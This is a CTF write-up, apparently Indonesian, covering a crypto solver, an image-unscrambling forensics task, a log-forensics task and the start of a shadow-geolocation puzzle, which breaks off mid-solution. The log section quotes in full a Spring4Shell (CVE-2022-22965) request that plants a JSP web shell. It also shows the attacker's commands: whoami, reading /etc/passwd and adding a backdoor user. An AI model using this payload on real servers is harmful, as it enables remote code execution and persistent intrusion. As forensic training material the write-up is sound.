    flag = decrypt5(flag)
    flag = decrypt4(flag)
    flag = decrypt3(flag)
    flag = decrypt2(flag)
    flag = decrypt1(flag)

for i in flag:
    print(chr(i), end="")
```

Hasil



```
~/ctf/ncw-24/i_kinda_get_it_now
● (base) ❯ python3 sbox_init.py
[90, 93, 29, 176, 84, 126, 151, 4, 96, 35, 70, 211, 139, 69, 51, 137, 10, 196, 215, 105, 65, 173, 76, 232, 17, 78, 153, 249, 20, 64, 58, 185, 142, 11, 167, 150, 34, 175, 214,
52, 31, 85, 21, 182, 129, 61, 47, 209, 28, 203, 82, 199, 103, 169, 221, 128, 207, 108, 63, 68, 92, 200, 5, 202, 24, 95, 229, 238, 25, 201, 208, 94, 194, 237, 6, 172, 89, 107,
251, 123, 143, 115, 165, 187, 42, 72, 147, 168, 112, 216, 152, 174, 218, 50, 33, 144, 53, 225, 41, 164, 57, 171, 12, 1, 227, 36, 130, 30, 161, 100, 59, 190, 7, 166, 146, 74, 3
2, 191, 56, 226, 156, 54, 45, 18, 246, 38, 230, 67, 198, 193, 44, 163, 8, 148, 235, 231, 158, 197, 102, 22, 240, 111, 136, 132, 62, 49, 15, 9, 113, 119, 134, 210, 222, 81, 154
, 133, 71, 189, 73, 104, 14, 99, 13, 247, 110, 181, 206, 121, 192, 48, 39, 75, 55, 236, 204, 125, 195, 250, 178, 162, 43, 212, 239, 157, 217, 252, 180, 91, 228, 26, 179, 205,
0, 253, 138, 140, 234, 97, 243, 170, 183, 88, 77, 149, 2, 124, 242, 16, 19, 120, 255, 79, 3, 101, 213, 141, 118, 244, 106, 248, 131, 160, 219, 177, 37, 98, 60, 223, 83, 254, 2
20, 184, 66, 188, 186, 46, 135, 241, 87, 122, 23, 86, 117, 224, 40, 109, 116, 114, 27, 159, 80, 155, 145, 233, 245, 127]
```



```
~/ctf/ncw-24/i_kinda_get_it_now
● (base) ❯ python3 solver.py
{ezb4ng9tka6pw}%
```

FORENSIC

ZaBlender

Flag: NCW{THIS_MIGHT_BE_ZA_BLENDER_VRR}

Deskripsi

arghh the blender took my photo please recover it ;(

Author: Eyes


Informasi Terkait Soal

Diberikan suatu script obfuscation sebagai berikut

zaBlender.py

```python
from PIL import Image
import numpy as np
from random import randint, seed

def scramble_pixels(pixels, width, height):
    flat_pixels = pixels.reshape(-1, pixels.shape[-1])
    pixel_order = list(range(width * height))
    np.random.shuffle(pixel_order)
    scrambled = np.zeros_like(flat_pixels)
    for i, idx in enumerate(pixel_order):
        scrambled[i] = flat_pixels[idx]
    return scrambled.reshape(pixels.shape)

def xor_pixels(pixels, random_matrix):
    return pixels ^ random_matrix[:, :, np.newaxis]

def enhance_image():
    print("Welcome to za ImageBlender")
    print("za ImageBlender will blend your image to a Special Image")
    print("make sure your image is in the same folder as za ImageBlender")
    input_file = input("Enter the name of your image file to blend: ")
    output_file = "blended_" + input_file

    try:
        img = Image.open(input_file)
        width, height = img.size
        pixels = np.array(img)
    except:
        print("Oops! Couldn't put the image in za blender. Did you spell it right?")
        return
    secret_seed = (width * height) % 10000
    seed(secret_seed)
    np.random.seed(secret_seed)

    scrambled_pixels = scramble_pixels(pixels, width, height)

    random_matrix = np.random.randint(1, 256, size=(height, width),
dtype=np.uint8)
    xored_pixels = xor_pixels(scrambled_pixels, random_matrix)

    scrambled_img = Image.fromarray(xored_pixels)
    scrambled_img.save(output_file)

    print(f"Blendered image is saved as {output_file}")
    print(f"Don't forget this special ingredient: {secret_seed}")

if __name__ == "__main__":
    enhance_image()
```

Beserta gambar yang diobfuscate



Pendekatan

Di script obfuscation, flow nya adalah sebagai berikut:

```
    np.random.shuffle(pixel_order)
    scrambled = np.zeros_like(flat_pixels)
```


Script akan melakukan random shuffle pada pixel, lalu akan melakukan scramble, di solve script kita akan melakukan hal yang sebaliknya yaitu melakukan inverse matrix pixel order nya, lalu di unscramble.

Solusi

solve.py

```
from PIL import Image
import numpy as np
from random import seed

def descramble_pixels(scrambled_pixels, pixel_order):
    flat_scrambled = scrambled_pixels.reshape(-1,
scrambled_pixels.shape[-1])
    # Create inverse mapping
    inverse_order = np.argsort(pixel_order)
    unscrambled = flat_scrambled[inverse_order]
    return unscrambled.reshape(scrambled_pixels.shape)

def xor_pixels(pixels, random_matrix):
    return pixels ^ random_matrix[:, :, np.newaxis]

def unblend_image():
    input_file = "blender_vrr.png"
    output_file = "unblended_" + input_file

    try:
        img = Image.open(input_file)
        width, height = img.size
        pixels = np.array(img)
    except:
        print("Oops! Couldn't find the image. Did you spell it right?")
        return

    secret_seed = (width * height) % 10000

    seed(secret_seed)
    np.random.seed(secret_seed)
    N = width * height
    pixel_order = list(range(N))
    np.random.shuffle(pixel_order)

    random_matrix = np.random.randint(1, 256, size=(height, width),
dtype=np.uint8)

    scrambled_pixels = xor_pixels(pixels, random_matrix)
    unscrambled_pixels = descramble_pixels(scrambled_pixels,
pixel_order)

    unscrambled_img = Image.fromarray(unscrambled_pixels)
    unscrambled_img.save(output_file)

    print(f"Unblended image is saved as {output_file}")

if __name__ == "__main__":
    unblend_image()
```

Hasil



ShopiToko

Flag: NCW{n1ce_3yes_y0u_got_th3re_d1d_the_chall_made_your_eyes_spring}

Deskripsi

ShopiToko is a popular e-commerce platform, it has been experiencing weird activity on their web servers. The company's IT team notices a spike in traffic and some weird access patterns. They suspect that an attacker, known only by the handle "Bargain Hunter," has discovered a vulnerability in their Java-based web application. The logs show that Bargain Hunter first probes the server for common endpoints and attempts to fingerprint the application. After some reconnaissance, they launch a series of exploit attempts, eventually succeeding in uploading a suspicious file. Using this file, Bargain Hunter attempts to access sensitive customer information, including order histories and payment details. They also try to manipulate product prices and create fake discount codes. Meanwhile, legitimate users continue to browse products, add items to their carts, and complete purchases on the platform. The ShopiToko security team, alerted by the unusual access patterns, begins investigating the incident.

Author: Eyes


Informasi Terkait Soal

Diberikan satu file log, **server.log** yang menunjukkan aktivitas network di ShopiToko.

Pertanyaan

1. How many different HTTP status codes appear in the log? (answer format: 0):

Dengan menyusuri log sebentar, terdapat 3 HTTP status code yang berbeda, yaitu 200, 403, dan 404.




```
0 +0000] "GET / HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
0 +0000] "GET /actuator/health HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64
 +0000] "GET /account HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.12
0 +0000] "GET /actuator/env HTTP/1.1" 403 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4
0 +0000] "GET /checkout HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.
0 +0000] "GET /support HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14
+0000] "GET /account HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.1
0 +0000] "POST /api/products HTTP/1.1" 404 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.
0 +0000] "POST /api/orders HTTP/1.1" 404 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.44
```

Jawaban: 3

2. What is the attacker's IP address? (answer format: 000.000.000.000):

Jika scroll ke bawah sedikit, terlihat beberapa request yang sus - indikasi RCE. IP penyerang dapat dilihat dengan mudah.



```
190.253.15.120 - - [15/Jun/2024:02:24:15 +0000] "POST /api/users?class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc
190.253.15.120 - - [15/Jun/2024:02:24:45 +0000] "GET /bargaintime.jsp?pwd=j&cmd=whoami HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64
190.253.15.120 - - [15/Jun/2024:02:26:45 +0000] "GET /bargaintime.jsp?pwd=j&cmd=cat%20/etc/passwd HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows NT
190.253.15.120 - - [15/Jun/2024:02:27:45 +0000] "GET /bargaintime.jsp?pwd=j&cmd=ls%20-la%20/home/shopitoko HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Wi
```

Jawaban : 190.253.15.120

3. What is the name of the file created by the attacker's exploit attempt? (answer format: filename.ext):


Dapat dilihat beberapa request GET yang memakai file **bargaintime.jsp**.

Jawaban: bargaintime.jsp

4. What is the name of the Java class used in the exploit attempt? (answer format: ClassName):

```
POST
/api/users?class.module.classLoader.resources.context.parent.pipeline.fi
rst.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd
%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().e
xec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D
%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Di
n.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25
%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline
.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pip
eline.first.directory=webapps/ROOT&class.module.classLoader.resources.co
ntext.parent.pipeline.first.prefix=bargaintime&class.module.classLoader.
resources.context.parent.pipeline.first.fileDateFormat= HTTP/1.1" 404
473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
```

Kita bisa memasukkan ini ke URL Decoder agar lebih mudah dibaca:



```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%{c2}i
if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = %{c1}
i.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new
byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } %{suffix}
i&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classL
oader.resources.context.parent.pipeline.first.directory=webapps/
ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=bargaintime&class.mod
ule.classLoader.resources.context.parent.pipeline.first.fileDateFormat= HTTP/1.1

/bargaintime.jsp?pwd=j&cmd=useradd -m -p $$shadow_hash discount_master
```

Terlihat bahwa class yang dipakai yaitu **classLoader**, ada juga command useradd.

Jawaban: classLoader

5. What is the name of the user account that the attacker attempted to create? (answer format: username):


Jawaban: discount_master

6. What is the exact timestamp (in UTC) of the first successful command execution by the attacker after gaining access through the vulnerability? (answer format: DD/MM/YYYY:HH:MM:SS):

```
190.253.15.120 - - [15/Jun/2024:02:24:45 +0000] "GET
/bargaintime.jsp?pwd=j&cmd=whoami HTTP/1.1" 200 473 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/91.0.4472.124 Safari/537.36"
```

Jawaban: 15/06/2024:02:24:45

7. What is the CVE number for the vulnerability exploited in this attack?



class.module.classLoader.resources.context.parent.pipeline.first.pattern=%{c2}i if("j".equals(

"int" (and any subsequent words) was ignored because we limit queries to 32 words.

Trend Micro · https://www.trendmicro.com › en_id › research

CVE-2022-22965 Analyzing the Exploitation of ...

8 Apr 2022 — Threat actors can directly access an object by specifying the **class** variable in their **requests**. All child properties **of** an object can also be ...

System Weakness · https://systemweakness.com › ...

Learning about Spring4Shell exploit | by Piyush Pradhan

31 Mar 2022 — ... **resources.context.parent.pipeline.first.pattern=%{c2}**i **if("j".equals(request.getParameter("pwd"))){ java.io.InputStream** in = **%{c1}**i.**getRuntime()**

GitHub · https://github.com › CVE-2022-22965_PoC

Spring Framework RCE exploitation (Quick pentest notes)

class.module.classLoader.resources.context.parent.pipeline.first.pattern=%{c2}i **if("j".equals(request.getParameter("pwd"))){ java.io.InputStream** in = **%{c1}**i ...

Jawaban: CVE-2022-22965

MISC

Shadow Hunt

Flag: NCW{japan}

Deskripsi

The name's Hunt, Shadow Hunt

Objective: Find the country


Reward: Flag

Flag Format: NCW{countrynamewithnospaces}

Author: ringoshiro

Informasi Terkait Soal

Diberikan gambar dan deskripsi sebagai berikut:



instructions.txt
One of our top agents has gone rogue and fled to an unknown location. Despite his skills, he can't escape our omniscient radar. We've gathered crucial information and clues about his possible destination. The image is the destination of the rogue agent. The metal pole with chains you see has a height of 325 pixels, and its shadow is 125 pixels long.


The image was taken on 1 August 2022, 02:07:34 UTC.

Your task, should you choose to accept it, is to find the destination country the rogue agent has fled to.
Best of luck, agent.
This message will self-destruct in 10 seconds.

Pendekatan

gpt o1-preview my goat.

https://chatgpt.com/share/67039282-98a4-800d-baf8-76417510e50d




Step 1: Calculate the Solar Elevation Angle

First, we calculate the solar elevation angle using the pole and its shadow:

- Height of the pole (H): 325 pixels
